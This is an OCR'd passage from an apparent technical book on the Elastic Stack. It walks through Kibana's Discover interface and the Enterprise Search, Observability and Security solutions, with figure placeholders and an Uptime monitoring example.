

Figure 3.10 – Accessing the Discover app

The Discover app provides a single interface to interact with the data that is in Elasticsearch. From here, you can select the index pattern of interest, apply filters, define your query language, select the appropriate time window, view surrounding events, and, of course, search:



Figure 3.11 – The Discover app

The following numbered list corresponds to the numbering in *Figure 3.11*:

1. Search bar
2. Index pattern selector
3. Available fields
4. Query language
5. Time picker
6. Time series visualization
7. Results window

As we learn how to perform simple and complex queries, we'll explore Discover much more intimately. Feel free to click around this app and familiarize yourself with the layout. Don't worry, you can't break anything.

Elastic solutions

Elastic uses the concept of solutions to organize ways that the stack can be used to solve use cases. The three solutions are as follows:

- **Search**: Enterprise Search
- **Observe**: Health and performance logging and metrics
- **Security**: Threat detection and response

We're going to be focused on the Security solution. That said, now that you have Kibana running, you can explore the Enterprise Search and Observability solutions. They are all available and have no cost. The very basic data that we have sent into the stack so far won't populate much, if any, of those solutions; so beyond being able to see the interface, there isn't much else to do.

As the Security solution has access to endpoint data, complete visibility into the collections apparatus and capabilities, and the ability to modify the protective posture of the environment, Elastic has required extensive configuration to ensure that the data is secure. We're going to go over that in the next chapter, so while we'll do an overview now, you won't be able to follow along until the next chapter when we build our own environment.

Enterprise Search

Enterprise Search uses connections to other productivity platforms to provide a single unified place to search all of your data, even when it isn't stored in Elasticsearch.

Using Enterprise Search, you can connect to GitHub, Slack, Salesforce, Google Drive, and so on to search everywhere from within Kibana. This is tremendously powerful and there are security use cases for this, but it's not specifically a security-focused solution:



Figure 3.12 – The Enterprise Search solution

If you're interested in Enterprise Search, check out the Elastic solution page: `https://www.elastic.co/enterprise-search`.

Observability

The Observability solution is a unified location to search for traditional logging, metrics, and so on. This data can be fed from the Beats as well as Elastic Agent. The most common data sources would be two beats that we didn't discuss, Metricbeat and Heartbeat, along with the System Filebeat module:



Figure 3.13 – The Observability solution overview dashboard

As a brief example, I'll use Heartbeat to populate the Uptime app for the Observability solution. It's not necessary for you to complete this as it's not part of a direct security use case. That said, we can see the up/down status of some network/web, track the TLS certificate status, and even send alerts when a service isn't available:



Figure 3.14 – The Uptime interface